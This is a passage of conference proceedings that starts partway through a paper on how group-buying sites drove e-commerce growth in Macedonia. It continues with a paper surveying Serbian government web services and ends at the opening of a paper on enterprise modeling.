The number of online transactions in 2011 rose for over 1200% comparing to 2010. Proof of the groupbuying sites’ contributionto thee-commerce development is its participation withone-third of the total number of onlinetransactions.In the following yearsthe numberofInternetuserswho have madeordersonlineconstantlyincreases.

The rest of the paper is organized as follows. Section 2 gives explanationsaboute-commerce,s-commerce, and the model of group buying, Section 3 depicts some facts about the situation in the field of e-commerce before and after launching group buying sites in Macedonia and finally we draw conclusions in Section 4.

II. E-COMMERCE, S-COMMERCEAND GROUP BUYING MODEL

A. E-commerce

E-commerce is a huge field with lots of different business practices, ways to market products and reach customers. E-commerceconsists of the buyingand sellingofproductsorservices over electronicsystemssuch asthe Internet and othercomputernetworksandthus offersadvantagesforconsumersas:saving time, ease in finding particularproductorrangeofproducts, lower pricescomparedwithtraditionalstores, avoidingcrowdsandlines, comparingprices, cuttingtransport coststo get toshopsetc.Simply defined, "electronic commerce is a system of online shopping and information retrieval accessed through networks of personal computers"[2] pp.29. Raymond [3](pp. 411) definese-commerceas "functionsof information exchangeandcommercial transaction supportthat operateontelecommunicationsnetworkslinkingbusinessp artners(typicallycustomersand suppliers)". Unlike him, Damanpour[4](pp. 18)definese-commerceas"any businessactivity thattransformsinternal andexternalrelationshipstocreatevalueand exploitmarket opportunitiesdriven by new rulesof the connected economy". According toTurban et al., "Electronic commerce is the process ofbuying, selling orexchanging products, services and/or informationvia computernetworks, including the Internet"[5](pp. 4).This meansthat thee-commerce in generalcoversany productsand servicessoldthrough the Internet. Butwith the developmentof technology, this definitioncan be extended, for example, with products and servicessoldthroughmobile devices. As Internet usage increases the volume of e-commerce transactions grows rapidly. Modern electronic commerce usesWorld Wide Webtechnology(www) mainly, butthe electronic mail might be as well considered as technology used to doe-commerce. Asa result,a widerange oftradeis conductedelectronically, using the innovationsinelectronicfunds transfer, supply chainmanagementforprocurement, onlinetransactions processing, electronic dataexchange, inventory managementsystemsforsystems for automatic data collection.

B. S-commerce

Shopping is a social behavior frequently performed with a companion, generally a family member or a friend[6]. Tauber[7]arguesthat customers do not always shop based on functional and rational reasons but also in many cases they go shopping due to non-functional reasons. He finds that mainmotivesforshopping arethedesiretocommunicatewith othersonsimilarinterests, toshareideas aboutspecific products, toseek the opinion ofothersandto enjoyleisure timewith friendsandfamily. However, sometimes it is difficult toshop in company because ofthe physicaldistance, e.g., two friendswho liveindifferentcities thatcan easilybe overcome bybuyingonlinebecausein virtualmallsfriendsdo not have tobe locatedon the sameplace. RayportandJaworski suggestthat the online consumers' ability tocommunicatewith each otheriscriticalto the success ofweb-shops[8]. Socialshoppingis abuzzwordthathas gainedattentioninrecent years.Itis a combination ofsocial mediaande-commerce. In general, it covers allaspectsof the socialweb:friends, groups, voting, comments, ratings, reviews and discussions andfocuses ontheir favoriteactivity-shopping-in order togetsocial shopping. Socialshoppingis a methodof e-commerce wherethe buyers'friendsare partof the actof buying. Socialshoppinguses technologyto"mimic" the socialinteractions thatoccurwhen buyinginphysical storesandshoppingcenters.Socialbuyingbeatclassiconline buyingbecause itbringsallproductsin one place. Usersno longerneedtosearch webpages tofindthe desiredproduct. In addition with socialshoppingthecustomerisonlyoneclick awayofcomparingproductsandpricesand can easilyfind out whatother usersthink abouta particular product. Socialbuyingattractedattentionaround the world, so, a studybySocialShopidentifiedcustomers' social needs anddeveloped6typesofsocialbuyer based on those needs[9].By breaking down traits associated with indulgent needs, impulsive needs, utilitarian needs and informational needs (Fig. 1), the researcher [9] identified the following (from light social shoppers to heavy users):Dollar Defaulter - shopper that has just one goal: to find the cheapest alternative, regardless of brand; Efficient Sprinter – shopper that will choose items based on their popularity and reviews, in order to simplify the shopping process; Quality Devotee – shopper that uses social media to feel empowered in their purchases, using it to mold decisions and validate their choices, regardless of the time and effort involved, in order to find the best product available; Strategic Saver shopper that spends time 'deal-digging', to find their favorite brands at cheaper prices; Opportunistic Adventurer – shopper with impulsive shopping tendencies, everything is about scoring fun and unexpected deals, and are probably big fans of coupon sites; Savvy Passionista is the heaviest social shopping user, is indulgent and use social media to monitor trends, connect with brands and stay 'in-the-know'[9].

Figure 1. Social buyers needs.
Source: [9]

Some of the featuresof social shopping websitesare:comments andratingsofproducts, price comparisons, polls, advices, blogs, socialtrends (automated recommendations), wish lists andshoppingdeals/promotionalsections[10].

2010 was theyear of"social shopping", since ithas reached itstremendous growthanddevelopment.Socialbuyingis based onsocialnetworks, outsourcingandsmartphones scanners.Accordingto Macmanusfivemajor typesofsocial shoppingin2010 are: daily deals; socialbuyinginreal time;locations checking; Facebookbuying; and barcode scanning[11]. The newkindofsocialbuyingviagroup buyingdailydealsmade ahugeboom.Although it does not contain the classical features of social shopping, it can be considered as social shopping because it emphasizes the power of the group, also called collective buying power.

C. Group buying

The group-buying phenomenon traces back to the 1860s.It waspracticed in different waysandformsthrough time, long before the Internet was invented. Followingthe footsteps oftraditionalgroupbuying(offline) andbuyingclubs, group buying withdiscountsrepresents adynamicpricingmechanism ormodelthat allowscustomerstoaggregatetheir buyingpowerandthusget lower pricesthatthey would notbe able to get individually. This dynamicpricingmechanism has beenenableddue to theadvanced informationtechnology andwas adoptedprimarilybyInternet basedcompanies. The dynamicpricing modelenablesonlinecompanies toadjust theirpricesaccordingtohow muchthe buyeris willing to pay. With regard tothe datacollected forthe buyers,includingwhere they live,what they buyand how muchthey spend, companies that implementthismodelarereadytorespond tofluctuationsin the marketandcustomer demands. The most representativeexample ofthe application ofthe dynamicpricing modelisthe airlineindustry. In fact, thismodel is usedto the point thatalmostallpassengersonaplanepay different price forthe same flight.

In November 2008, a new form of online group buying modelemergedthat attractedimmense attention around the world and changed the group buying industry dramatically.Combiningthe power of the group, the social aspect of shopping and the huge discounts offered by merchants, Groupon.com is the pioneer that established the trend of group buying daily deals. The emphasis in this new form of online group buying is put on the term "daily deal." Deal of the day can be any service or product that is offered at a discount of 50% to 90% off the regular price, which has to be bought by a certain minimum number of people in order to become successful. Buyers receive a coupon upon purchase that is redeemable for a service or product to the merchant. The couponcan be redeemed according certain conditions and in a predetermined time period defined by the merchant. Group buying sitesare an intermediary between local businesses who want to promote their products or services at a discount in order to attract great number of new consumers to try their product or service. Daily deal services provide the merchants guaranteed number of new users of their services/products. Merchants in return pay a service fee in the form of commission from the price of the coupon. Users, on the other hand, make savings by buying with discounts and have the opportunity to visit new places and try new things.The group buying site has a predetermined minimal number of buyers that have to be purchased in order the deal to get tipped, or become successful, therefore they guarantee the merchant certain minimal number of customers. The buyer does not receive the coupon and is not charged until the deal gets tipped.

Coupons are one of the oldest means used by companies to attract huge numbers of different customers and reach bulk orders and aredirectly connected with the operating model of the group buying web sites. The business model is considered a combination of discount coupons and group buying [12]. Abrahamsen [13] claims as well that group buying contains all the features of the coupon as a marketing tool. Daily deals appear in the form of coupons or discount vouchers verifying that the buyer pre-paid particular service or product and should be redeemed at the merchant (the seller).

III. DATAAND RESULTS

The e-commerce appeared in the mid 90's of the last century, and experienced a real boom in the last decade.In 2010,e-commerce accounts for8% of the total trade worldwide[14].In the Republic ofMacedoniathe data about the participation of the e-commerce in the total trade in 2010 is provided only in the study of USAID.According to this study, about 1% of the total transactions made online in 2010 are via domestic Internet merchants [15].Republic of Macedonia lagged behind the developed countries in this matterbecause of several reasons: low internet penetration for many years; unavailability and further on low usage of payment cards; lack of choices where to buy from, since there were no Macedonian online stores; most of the foreign online stores did not allow orders made with payment cards from Macedonia, etc. The development of e-commerce in Macedonia began several years ago, main reasons for that being the following: commercial banks started to issue cards authorized for online payment and to open accounts of the domestic online merchants; the legal framework for e-commerce has been adopted; reduced number of frauds (transactions made with fake or forged cards); the number of foreign online stores that allow sales with payment cards from domestic banks has increased, etc.[15].

A. E-commerce in Macedonia before 2011

In the Republic of Macedonia, in the first quarter of 2010, 46.1% of households had Internet access at home, of which less than 5% have made online orders for

products and services. 84.1% of enterprises from the financial and non-financial sector with 10 or more employees had Internet access[16]. The number of payment cards in circulation in Macedonia is around1.4 million[15]. The e-commerce turnover (buying from Macedonian online merchants) in the first 10 months of 2010 amounts around 4.000.000 MKD (~65.000 EUR), while the e-commerce turnover from buying from foreign online merchants with payment cards issued in Macedonia is 20 times higher[15].Whether a card can be used for online payment depends on the bank's policy and whether the bank obtained a license from the international payment card organization.The bank does not open a separate account for the online merchant to perform e-commerce, but it requires the merchant to meet a series of conditions in order to allow him to deal with e-commerce (to obtain cash flows through Internet transactions). Most important is the assessment of the bank weather the potential Internet merchant promises serious approach to work. The number of interested merchants that gave up from the idea of opening online store was huge, after the bank gave them knowledge about all aspects of the e-commerce, which theydid not take into account when developing the idea [15]. Macedonians mostly used the Internet for general search for information, social networks, sending and receiving e-mail, following news, playing games, downloading music, etc. [17]. Based on a survey of 330 respondents, conducted by It.com.mk, a site whose visitors are IT and computer people, mistrust in online stores remains high [18]. 20% of 330 respondents said they do not trust the sites, while 17.9% said they would like to buy but do not know whether it is safe. Only 21% of respondents said they would purchase from online stores. The majority of respondents, 41% or 135 respondents said that they do not posses a payment card.

B. E-commerce before group buying sites emergence

Considering the factors that hinder online shopping such as the small number of internet merchants in 2010, and in accordance the small number of products and services offered for online purchase; the fear of safety whenbuying online;the small number of cards issued; and the unfavorable conditions offered by the banks to E-retailers, the overall picture of e-commerce in the country in 2010 is not very optimistic.

The turnover of e-commerce (buying from Macedonian online merchants) in the first 10 months of 2010 was about 4 million MKD, while the value of transactions made on foreign internet retailers was 20-fold higher, which leads to the fact that Macedonians show greater trust in foreign online stores than in domestic ones and that the supply from online retailers in the country is very low. Out of the total turnover in the country,only 8 to 10%is made through payment cards, and out of these 8%, online transactions account for only 1% of the total payments made with credit cards, while other 7% represent payments made on physical POS terminals [15].

Four subjects participate in the online transaction: merchant (internet retailer), customer (end user who performs the transaction), payment processing system (or payment processor) and bank (which is running the online transaction). Payment processor (payment gateway) is technical tool to the bank and links the bank with the international company that issues the payment card in order to process a transaction. Casys is one of the processing systems that operate since 2002 in the Republic of Macedonia. 14 of 17 banks used Casys for processing of transactions in 2010, regardless via POS or virtual terminals.5 of those banks that cooperate with Casysofferprocessing of online transactionto the Internet merchants. Only 3 banks, of the total number of banks in Macedonia, used otherpayment processor and only one of those three provides online processing to merchants (NLB Tutunska Bank) by using the online processing system from Slovenia - Fisrt Data. In absolute numbers according to data provided by the International Processing System - Casys in 2010 a total of 7000 successful transactions online were realized, which represents disappointing data on the development of electronic commerce in 2010[19]. The number of online transactions in 2010 is shown on Fig. 2. It can be said that the sites for online group buying resulted from the economy recession. They appeared in Macedonia in early 2011 and made a true revolution in the e-commerce. Consumers always prefer saving deals. According to a survey by Civic Consulting / TNS, in 2011, on a sample of 13872 online buyers in Europe, the three most important reasons for online purchase are: lower prices (66%), time-savings (50%) and ability to compare prices (33 %)[20]. Daily deal sites are attractive for consumers mainly because of the great discounts, often over 50% of the regular price.

The acceptance of the concept by consumers is shown by the growth in thenumber of subscribers of the group buying sites worldwide. Along with advances in technology and social media sites, group buying sites contributed to a change in consumer behavior, in particular the consumers' perception and purchase intention ofonline deals. In the beginning the daily deals were offered mainly from small businesses, later larger brands are present as well. This new promotional tool can not be ignored, and more and more companies incorporate it in their marketing mix.

Group sites offer Win-Win-Win model that connects end-customers with retailers, as an intermediary that provides discount. Figure 2 shows that almost 36% out of 11.000 totalnumbers of online transactions realized through C-Pay Payment Gateway in 2010 amounts were unsuccessful.




Figure 2: Online transactions realized via C-Pay Payment Gateway in 2010, Source: Casys, 2010

C. *E-commerece after group buying sites emergence*

The numberofissued payment cards isan importantprerequisitefor the development ofelectronic commerce. According to the officialannualreport of theNational Bank of Republic of Macedoniafor 2011, the total number ofcardsin circulationwas1,450,340, which is an increase of only 2% compared tothe number of issued cards, 1,422,339, in 2010[21].In the first quarter of 2011, 55% of households had Internet at home, which is an increase of 8.9% compared to 2010 [16].6.7% of the total number of Internet users aged 15-74madeonline ordersin 2011.Compared to 2010, the increase is less than2%, howevergrowthis significantly greater having in mind theconsiderableincrease in the number ofInternet usersinabsolute numbers. The number ofcustomerswho orderedonlineincreases as thenumberof Internet users increases in 2012 and 2013 as well. (Table 1).

TABLE I:INTERNET PENETRATION AND THE PERCENTAGE OF CUSTOMERS WHO MADE ORDERS THROUGH INTERENET

	2010	2011	2012	2013
Has access toInternet at home(percent of total householdsin RM)	46.1	55	58.3	65.1
Orderedonlinein the last12months(percentage of totalInternet usersaged15-74)	5	6.7	7.8	8.3

Source: State Statistical Office

In 2011throughcPay Payment Gatewaya total of97,177transactions were realized,and85,017 of them weresuccessfultransactions[19]. The numberof onlinetransactionsdepictingsuccessfuland unsuccessful in 2011is shownon Figure3, andunlike in2010 only13% wereunsuccessful.

Figure 3:Online transactionsrealizedin 2011throughCpay Payment Gateway
Source: Casys, 2011

One-third of the total number of online transactionsin 2011 was made via group-deal sites, according data from C-Pay Payment Gateway[19].From the transactions made via daily deal sites,55% represents Grouper or18% of the totaltransactionsprocessedonline. Other deal sites, six sites in particular that were launched few months after Grouper, account for the other 45% of the online transactions[22]. This indicatesthe impact ofgroupdiscountsites on the development of the e-commerce in the country, andespeciallyGrouper, which holds the largest shareof the groupbuying market(Fig.4.).




Figure 4:Online transactionsrealizedin 2011via group deal sites and other e-commerce companies
Source: Casys, 2011

The group buying sector gained significant attention, and an additional proof of that is the fact that several group deal sites aggregators were launchedjust a fewmonthsafter the emergenceof the group deal sites[23].Some of theaggregatorsareBagatela.mk andEftino.mk.

The banks recognized the contribution and they provided users with easy online application form for acquiring a debit card, to create awareness of the process of getting a payment card.

In 2011Grouperreached about15.000successful onlinetransactions [22].Ifwe comparethis figurewith the totalnumberof successfulonlinetransactions,includingonlinepaymentof billsandtransactions of mobileoperatorswe can clearlyconcludethat the firstonlinegroupbuying, Grouper is oneof the major playersin the e-commerceaccounting forapproximately18% of the total e-commerce industry.

IV. CONCLUSION

This paper explains e-commerce setting in Republic of Macedonia before and after the emergence of group buying sites. Despite the measures and activities started by the Ministry of Information Society (MIS) in order to identify problems and opportunities in the field of e-commerce and initiating actions for their resolution in 2008, the situation in 2010 is still on a very level. Group-buying sites have significantly influenced the online buying in Macedonia, as a significant part of the e-commerce sector. Along with advances in technology and social media, online group buying contributed to the change in consumer behavior or the way consumers perceive and buy online deals. In fact, the increased awareness of online shopping is due to the attractive offers that affect the "pocket" of citizens. It can be said that the emergence of group deal sites led by Grouper as a pioneer in this field, showed to be an excellent trigger for the development of e-commerce in times of economic crisis when everyone is looking for ways to save. In 2011group deal sites made a true revolution inducing increase of 1200% of the online truncations in 2011 comparing to 2010.One-third ofthe total number of online transactionsis made via group deal sites.In the following years the number of Internet users who made online orders is increasing. Finally Macedonian citizens made their first online purchase on discounted pricesvia group deal sites as the major motivator to buy.This

proved that the attractiveness of the offer and the desire to save were sufficient drivers to overcome most of the obstacles that hamper online buying.

REFERENCES

[1] I.E. Erdogmusand M.Cicek, "Online Group Buying: What Is There For The Consumers?," *Procedia-Social and* Behavioral *Sciences, 24 (15), pp. 308-316,* vol. 24, no. 15, pp. 308-316, 2011.

[2] J. Reedy, S.Schullo and K.Zimmerman, "Electronic Marketing: Integrating Electronic Resources into the Marketing Process ", Fort Worth: Dryden Press, 2000.

[3] L. Raymond, " Determinants of Web Site Implementation in Small Business" *Internet Research: Electronic Network Applications and Policy,Vol 11, no. 5, pp 411 - 422 ,* vol. 11, no. 5, pp. 411-422, 2001.

[4] F. Damanpour, " E-Business E-Commerce Evolution: Perspective and Strategy " *Managerial Finance,* vol. 27, no. 7, pp. 16-33, 2001.

[5] E.Turban, D. King, D. Viehland and J. Lee, "Electronic commerce- a managerial perspective", NJ, USA: Prentice Hall, 2002.

[6] K.R. Evans, T. Christiansen and J.D. Gill, "The Impact of Social Influece and Role Expectations on Shopping Center Patronage Intentions," *Journal of Academy of Marketing Science ,* vol. 24, no. 3, pp. 208-218, 1996.

[7] E. Tauber, " Marketing Notes and Communications " *Journal of Marketing ,* vol. 36, pp. 46-49, 1972.

[8] J. Rayport and B. Jaworski, "Introduction to E-Commerce " New York: McGraw-Hill, 2001.

[9] R. England, "Social Commerce Spotlight: The six types of online shopper " Intelligence in Social Media (SMI), 11 May 2012. [Online]. Available: http://socialmediainfluence.com/2012/05/11/social-commerce-spotlight-the-six-types-of-online-shopper/. [Accessed 20 June 2013].

[10] Tkg.com., "Social Shopping", 2010. [Online]. Available: http://www.tkg.com/social-shopping. [Accessed 20 June 2013].

[11] R. Macmanus, "Top Trends of 2010: Social Shopping," 21 December 2010. [Online]. Available: http://www.readwriteweb.com/archives/top_trends_of_2010_social_shopping.php. [Accessed 20 June 2013].

[12] neXtup Research, "Groupon research report", 59 (2011), downloaded from www.sharespost.com [Accessed 20 June 2013].

[13] M. A. Abrahamsen, "The establishment of business research programs, with special reference to farmers' regional purchasing associations" *Journal of Marketing ,* vol. 12, no. 3, pp. 348-61, 1948.

[14] QuartSoft.com, 2013. [: http://www.QuartSoft.com. [Accessed 20 June 2013].

[15] USAID, "Analysis on the e-commerce situation in the Republic of Macedonia," Egov Projet, 2010.

[16][State Statistical Office.

17] GFK, "Stable Growth of Internet Usage in Macedonia," 2009. Available:http://www.gfk.at/imperia/md/content/gfkaustria/data/newsletter/cee/cee-nl-11-2009_telecom_macedonia.pdf. [Accessed 20 June 2013].

[18] IT.com.mk. " ITSurvey: Onlineshopping, standards, mistrust... ", Available:http://it.com.mk/it-anketa-onlajn-shoping-standard-nedoverba/[Accessed 20 June 2013].

[19] Casys. 2010.

[20] Civic Consulting/TNS, 2011, Consumer market study on the functioning of e-commerce and Internet marketing and selling techniques in the retail ofgoods.

[21] National Bank, " Report on the use of payment cards and devices that they use in the country, in December 2011," Skopje, Republic of Macedonia, 2011.

[22]Grouper.mk

[23] В.Дано, Сега е време за агрегатор на групните попусти, It.com.mk, 15 April, 2011.Available at http://www.time.mk/read/3143484fed/e994bf36c4/index.html (Accessed 17 November 2012)

Web services in Serbia

Maja Knežević, Biljana Radulović
University of Novi Sad, Tehnical faculty ″Mihajlo Pupin″ Zrenjanin
e-mail: majoslava@beotel.net, biljana.radulovic@tfzr.rs

Abstract: In this paper will be present web services in Serbian government. The aim of this paper is present to people web services and what they can do at home, because people don't have information of web services. In this paper we have web services of Republic Geodetic Authority, Republic Fund for Health Insurance, Republic Pension Disability Fund and Ministry of Interior Affairs.

I. INTRODUCTION

This paper will be present web services in Serbian government. There are only some of many web services which we can use in Serbia. In paper will be describe some services and, also, they will be comment. On the start we have a few words about web services and what they are. Second part of the paper is about web services in Serbia and that is main part of this paper. At the end we have comments of presented services and what can be better in these services.

Web services are software components that communicate using a standard web-based technologies including HTTP and XML based messages. Web services are designed to be accessed by applications and vary in complexity. Web services were created from XML and three core technologies: WSDL, SOAP, and UDDI. Before creating web services its developers have created a definition in the form of WSDL document that describes the services sites on the Internet and functionality of provide services. Information about services can be entered into UDDI registry that allows users to find services they need. Based on the information in the UDDI registry developers of web service using the instruction in WSDL to control SOAP messages to exchange data with service via HTTP. On picture below we have review of web services functionality.




Figure 1. Preview of web services functionality

II. WEB SERVICES IN SERBIA

In this chapter will we review that web services we have in Serbia. There will be describing some of web services that offer to us government institutions.

A. *Republic Geodetic Authority*

Republic geodetic authority offers us to use few web services. Those services are:

1. Real estate cadaster on the internet-KnWeb
2. Central mortgage
3. Service for application
4. Register of licenses

In this chapter will be present only real estate cadaster on the Internet and central mortgage.

1) Real estate cadaster on the internet-KnWeb

KnWEB is web service of Republic Geodetic Authority. This web service provides us to find information of certain house or apartment. There are two way for search certain house or apartment. One way is searching using number of lot and other way is searching using full address of lot. In the pictures below are show interfaces for these two ways of searching.




Figure 2. User interface for query entry(search by number of plots)




Figure 3. User interface for query entry(search by address)

2) Central mortgage

This web services enable people to find information about possibility of mortgage on some house or apartment. For searching of this information we have two

ways. The first way is searching using address of certain house or apartment, and the second way is searching using number of lot. On pictures below are interfaces of this to searching way.




Figure 4. User interface for query entry(search of plots)




Figure 5. User interface for query entry (search of facility)

B. *Republic Fund for Health Insurance*

Republic fund for health insurance offer three web services:

1. Checking the payment of contributions
2. Check of chosen doctor
3. Access to data from register records of the insured

1) *Checking the payment of contributions*

This web service enable users to after entered ZI number and LBO see did they have pay contribution on health insurance. On picture below is interface for enter certain parameters.




Figure 6. Display interface for entering queries to check the payment of contributions

2) *Check of chosen doctor*

This web services enable users to check doctor what did they choose. Like parameters what we enter for searching are JMBG and LBO. On picture below is interface for enter certain parameters.




Figure 7. Display interface for entering queries to check the chosen doctor

C. *Republic Pension Disability Fund*

Republic Pension Disability Fund offer to users three web services:

1. Access to data from the register of the records of the insured
2. Validation of the M-4K application for employers
3. Search for information initiated proceedings under the Agreement with Slovenia

In this chapter will be present two web services of Republic Pension Disability Fund.

1) *Access to data from the register records of the insured*

This internet service enable users to check own data in register records of the insured. If they want to find data, they must to enter certain parameters. That parameters are JMBG, PIN code that users can take in branch of Republic Pension Disability Fund, and users must enter verification code that is show. On picture below is interface where users enter certain parameters.

Figure 8. Display interface for entering queries to check data registered as insured

2) Validation of the M-4K application for employers

This web service is designed for employers to verify the accuracy of M-4K application. M-4K is form for entering data in the determination of insurance, salaries, compensation. The parameters required for search and display the requested data are PIB, RBUD and verification code. The figure shows the layout interface for input parameters that previously mentioned.

D. Ministry of Interior Affairs

Ministry of Internal Affairs of the republic of Serbia has a large number of electronic services, but only some of them are available for most people, but some cannot because they are not available in some cities or because users do not have certain equipment. In this part will be shown to those services that are available to everyone regardless of the obstacles. However, the services offers by the Ministry of Internal Affairs of the Republic of Serbia are:

- Replace the old driver's license for a new (Card)
- The registration of vehicles in certain technical inspections
- Certificate of residence
- Schedule for issuing electronic certificates for the city of Belgrade
- Appointments to apply for an ID card and passport
- Appointments to apply for vehicle registration

Web services that will be described here are: the registration of vehicles in certain technical inspection, which is available to everyone and replace the old driver's license for a new, that isn't available to everyone.

1) The registration of vehicles in certain technical inspections

This web service is available to individuals, owners of vehicles. The aim of this service is to extend the vehicle registration, registered in a single register of vehicles without going to relevant police station to the place of residence. This means that it isn't possible to issue a registration label on the authorized technical inspection in the case of the first registration, change of owners and the like. The registration sticker is issued for a period of one year. In order to obtain a vehicle registration sticker on technical inspection is authorized to issue registration stickers must:

- Be recorded in a single register of vehicles
- Renewal of registration can be done over period of more or less 30 days from expiry of the registration and with counting of that day
- Must be technically correct, that must be determined roadworthiness
- Must have policy of automobile insurance for the period of validity of the registration vehicles
- Vehicles owner must pay all previously prescribed fee for issue of registration sticker

Figure 9. Display interface for entering data for submission

On the picture above we have present the first step of this web service. On the picture we can see the possibility of choosing the ways of entering data, if we do it manually or will our portal electronic services to do the automatic download of data from driver's licenses with card reader.

2) Replace the old driver's license for a new

This very helpful service will be only describing, but will not be displayed interfaces because of constraints that will be later specifically stated.

This service is intended for citizens who have not replaced the old driver's license. This service should allow citizens to not come twice to the police station to make changes to a driver's license, but through the Internet can apply to the same path every time see what is the status of their request. At the end of the process, when a new driver license is made, citizen will receive information that his driver license is in police station to the place of residence. This means that you can only after receiving this information can come to police station for a new driver's license.

The requirement that citizen could use this web service is to have a new biometric ID card with chip for two reasons. The firs reason is that the only way a citizen can safely submit the information system of the Ministry of Interior. From the above it follows that the launch of this electronic service citizen must be reported on portal "eUprava". In the course of applying citizen is represented with an ID card with a chip in case the system asks for a pin code, the same citizen needs to know. The second reason is that these web service takes data exclusively from biometric ID card.

III. CONCLUSION

On the basis of this small study of what can be obtained electronically in Serbia we can see that it can get a lot useful things, but people are not informed or do not have adequate equipment to access some services.

The biggest problem with web services in Serbia is that, as indicate above, the citizen are not informed that there are web services and not have to stand in line to perform some work related to state institutions at them here and focus. Next, it is what it is and a very sore point is that the web application, e-services are not set to be available to everyone, but only the positives. Why citizens must have a reader for ID card/driving license to get something done and why it is not optimized for all web browsers, but only for certain. Then, one of the limitations is that is not available for all cities, but only for certain, all the luck and have indicated, but users have been known to

rarely read instructions but read only when something goes wrong. A lot of things need to be corrected and polish, to make web services, if they exist, to be accessible to everyone, not just specific that they are fully equipped and not ordinary citizens. You must inform the citizens, and that it is not only on Facebook page of Digital agenda on eUprava.

REFERENCES

[1] Ioannis G. Baltopoulos, ″Introduction to Web Service″, Department of Computer Science Imperial College London, CERN School of Computing, 2005 Geneva Switzerland

[2] Erin Cavanaugh, ″Web services: Benefits, challenges, and a unique, visual development solution″, Altova

[3] http://www.euprava.gov.rs/eusluge/opis_usluge?generatedServiceId=1554&title=Produ%C5%BEen%D1%98e-registracije-vozila-na-ovla%C5%A1%C4%87enim-tehni%C4%8Dkim-pregledima-%28usluga-namen%D1%98ena-fizi%C4%8Dkim-licima%29

[4] http://www.euprava.gov.rs/eusluge/opis_usluge?generatedServiceId=1554&title=Produ%C5%BEen%D1%98e-registracije-vozila-na-ovla%C5%A1%C4%87enim-tehni%C4%8Dkim-pregledima-%28usluga-namen%D1%98ena-fizi%C4%8Dkim-licima%29

[5] http://katastar.rgz.gov.rs/KnWebPublic/ .

[6] http://www.rgz.gov.rs/ceh.

[7] http://www.euprava.gov.rs/eusluge/opis_usluge?generatedServiceId=1822&title=Zamena-stare-voza%C4%8Dke-dozvole-za-novu-%28karti%C4%8Dnu%29

[8] https://servisi.pio.rs/gradjani/modules/login/

[9] https://servisi.pio.rs/provera-m4/modules/login/

[10] http://www.rfzo.rs/index.php/doprinosi-e-bussiness

[11] http://www.rfzo.rs/index.php/provera-izabranog-lekara/

Enterprise Modeling: State of the art Approaches, Frameworks and Tools

Sofija Krneta

Faculty of organizational sciences, Belgrade, Serbia

krnetasofija@gmail.com

Abstract – Advanced technologies have become important part of every successful company. In order to make right decisions in short notice period, to respond on changes accurately, it is necessary to understand and follow everyday business processes from several aspects. To be able to do that, every successful company is trying to implement and uses as much as possible Enterprise Modeling. In this paper, most significant approaches to Enterprise modeling will be discussed, in line with most significant tools and frameworks which enable all features needed to decision makers.

I. INTRODUCTION

